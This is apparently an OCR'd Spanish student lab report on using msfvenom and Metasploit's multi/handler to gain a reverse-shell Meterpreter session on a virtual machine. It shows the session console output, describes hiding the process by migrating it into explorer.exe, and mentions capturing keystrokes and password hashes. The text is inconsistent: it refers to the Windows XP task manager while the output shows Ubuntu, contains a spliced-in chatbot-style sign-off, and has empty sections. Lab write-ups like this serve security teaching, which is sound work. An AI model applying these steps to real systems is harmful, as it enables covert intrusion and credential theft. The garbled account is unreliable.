

Al actualizar nueva mente la página, se mostrarón todos los cambios realizados en el directorio y cómo se puede ver, ahí se encontraba el archivo que fue copiando.

Al darle clic en el archivo, en la parte inferior se muestran unas opciones, para poder ejecutar, guardar o cancelar. Aquí se seleccionó la opción de guardar.



Y cómo se puede observar, aquí ya se hizo la desgarga del archivo y se encuentra dentro del escritorio.

### 4.3 Capítulo 3 – Hacking

Para la realización de este paso lo primero que se hizo, fue entrar a **msfconsole** que es el framework de metasploit.




Luego, se buscó la vulnerabilidad **multi/handler** con el comando **search**.




Cómo se muestra en la imagen el identificador para este modulo es el número 7, entonces con el comando "***use***" se seleccionará ese modulo.


Con el comando "**show options**" se visualizó si estaban configuradas las opciones para este módulo y cómo se pudo observar, aún no estaban configuradas.


Luego, con ayuda del comando "**set**" se hizo la configuración del **payload**, el **lhost** y el **lport**.




Luego de realizar la configuración se hizo el ataque con el comando "**exploit**".

Pero este se quedó esperando, debido a que para poder tener el acceso a la máquina, se tenía que ejecutar el archivo '.exe' que se descargó en el equipo.




Una vez fue ejecutado el archivo, se inició la sesión en meterpreter y se obtuvo control total del equipo.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 170.200.140.7:4678
[*] Sending stage (1017704 bytes) to 170.200.140.12
[*] Meterpreter session 1 opened (170.200.140.7:4678 → 170.200.140.12:44228) at 2025-09
-03 13:14:52 -0500

meterpreter >
```

Con el comando "**sysinfo**" se pudo ver la información del sistema, confirmando que si se había entrado al sistema.

```
meterpreter > sysinfo
Computer     : 170.200.140.12
OS           : Ubuntu 24.04 (Linux 6.14.0-29-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Al abrir el administrador de tareas de Win xp, se vio que este archivo se encuentra expuesto, y fácilmente se puede finalizar el proceso y cerrar la sesión.




Para evitar que ese proceso sea finalizado y se cierre la sesión, lo que se hará será migrar el proceso, para que quede oculto sobre otro. Esto se hace con el comando "***migrate***" pero antes de migrarlo toca ver la lista de procesos para poder saber el identificador de cada proceso y eso se hace con el comando "***ps***".






*Ilustración 2. Listado de procesos.*

Luego de ver el identificador el proceso ahora si se procedió a migrarlo, para este caso se iba a migrar el proceso de **satena.exe** a **explorer.exe**.




Espero que esta explicación académica, detallada y paso a paso te sea de gran utilidad para tus prácticas en un entorno de laboratorio seguro y controlado.

# 5 Problemas encontrados

# 6 Soluciones de los Problemas

# 7 Glosario

**Hash**: una función o método para generar claves o llaves que representen de manera casi unívoca a un documento, registro, archivo, etc.

**Bypassuac**: Término utilizado en ciberseguridad para referirse a técnicas o métodos que permiten evadir el Control de Cuentas de Usuario (UAC) en sistemas Windows, obteniendo así privilegios elevados sin requerir la intervención del usuario.

**Www**: abreviatura de "World Wide Web", que se refiere a un sistema de información en línea que permite el acceso a documentos vinculados entre sí a través de internet.

**Html**: Lenguaje de marcado utilizado para el desarrollo de páginas web. Sus siglas significan "HyperText Markup Language" (Lenguaje de Marcado de Hipertexto), y se utiliza para estructurar el contenido y el diseño de las páginas web mediante etiquetas y atributos.

# 8 Recomendaciones

Es recomendable que cuando se esté haciendo este tipo de procedimientos, estar muy atento, de la conexión del dispositivo, que el equipo cuente con una buena cantidad de memoria y que cuente con un buen procesamiento.

# 9 Conclusiones

Se realizó el hacking a la máquina virtual con Windows y linux con ayuda de la herramienta msfvenom, y se pudo crear el archivo con el que se hizo la conexión al sistema. Dentro de este se hizo captura de los caracteres que se escribieron en el windows y se pudo obtener los cifrados de las contraseñas de los usuarios de windows.

La práctica fue muy entendible y fácil de realizar, aunque hubo inconvenientes, estos fueron realizados con éxito.

# 10 Bibliografía

Cheatsheet. (28 de Febrero de 2024). Obtenido de Cheatsheet: https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-hosts/msfvenom


panjawani3131, a. (Dirección). (2017). *HashDump* [Película].


Rivas, A. (06 de Marzo de 2023). *Normas APA: Guía Normas APA*. Obtenido de La guía definitiva para presentar trabajos escritos.: https://normasapa.in/


Sandoval Morales, R. (2024). *Hacking con msfvenom.* Quibdó.

## 10.1 INSTALACION DE UBUNTU


INSTALACION UBUNTU








Nombre: ubuntu
ubuntu - Settings
Basic
Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Red
Adaptador 1
Adaptador 2
Adaptador 3
Adaptador 4
Habilitar adaptador de red
Conectado a:
Red NAT
Nombre:
semestre-9-2025-1
Tipo de adaptador:
Intel PRO/1000 MT Desktop (82540EM)
Modo promiscuo:
Denegar
Permitir MVs
Permitir todo
Dirección MAC:
Puertos serie
Puerto 1
Puerto 2
Puerto 3
Puerto 4
Enable Serial Port
Aceptar
Cancelar
Ayuda
Carpetas compartidas



GNU GRUB version 2.12
*Try or Install Ubuntu
Ubuntu (safe graphics)
Test memory
Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 23s.

